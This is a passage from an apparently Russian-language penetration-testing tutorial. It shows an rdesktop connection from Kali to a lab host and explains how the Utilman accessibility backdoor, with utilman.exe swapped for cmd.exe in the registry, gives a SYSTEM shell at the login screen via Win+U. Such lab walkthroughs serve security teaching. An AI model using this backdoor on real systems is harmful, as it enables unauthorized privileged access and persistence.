
Прекращаем взаимодействие с хостом через обратную оболочку и подключаемся через rdesktop:

`rdesktop ip`


A terminal window on a Kali Linux system. The window title is 'root@kali: ~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows the command 'rdesktop 192.168.1.5' being executed. It displays an 'Autoselecting keyboard map' message and a warning about an invalid security certificate. The warning lists reasons: 'Certificate issuer is not trusted by this system.' and shows the issuer 'CN=WIN-0H5OK82UEMV'. It then displays certificate details: Subject, Issuer, Valid From (Wed Sep 20 23:01:37 2023), and To (Thu Mar 21 23:01:37 2024). Certificate fingerprints for sha1 and sha256 are also shown. The prompt 'Do you trust this certificate (yes/no)?' is at the bottom with a cursor.

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# rdesktop 192.168.1.5  
Autoselecting keyboard map 'en-us' from locale  
  
ATTENTION! The server uses and invalid security certificate which can not be trusted for  
the following identified reasons(s);  
  
1. Certificate issuer is not trusted by this system.  
  
Issuer: CN=WIN-0H5OK82UEMV  
  
Review the following certificate info before you trust it to be added as an exception.  
If you do not trust the certificate the connection attempt will be aborted:  
  
Subject: CN=WIN-0H5OK82UEMV  
Issuer: CN=WIN-0H5OK82UEMV  
Valid From: Wed Sep 20 23:01:37 2023  
To: Thu Mar 21 23:01:37 2024  
  
Certificate fingerprints:  
  
sha1: acd18759572abc4a5d4d835d903c840d6e2e322d  
sha256: ccaee307efd5e81943f239bc57c01f2479a8f8a9371fc8116d8d7c9c8a88882c  
  
Do you trust this certificate (yes/no)? |
```

При первом подключении принимаем сертификаты



Теперь нам осталось нажать на значок справа внизу или комбинацию клавиш **Win+U**:



Успех! Теперь у нас есть backdoor от имени системы.

Кстати, вы заметили, что мы повысили свои права от Администратора до системы?)

Но почему это так работает?

Если кратко, то некоторые сервисы, службы и т.д. работают в системе с наивысшими правами. В нашем случае, utilman.exe. Изменив в реестре исполняемый файл на cmd.exe, система запускает его, опять же, с наивысшими правами (nt authority\system)

Видео демонстрация атаки

<https://www.youtube.com/watch?v=WZZT1F6ITww>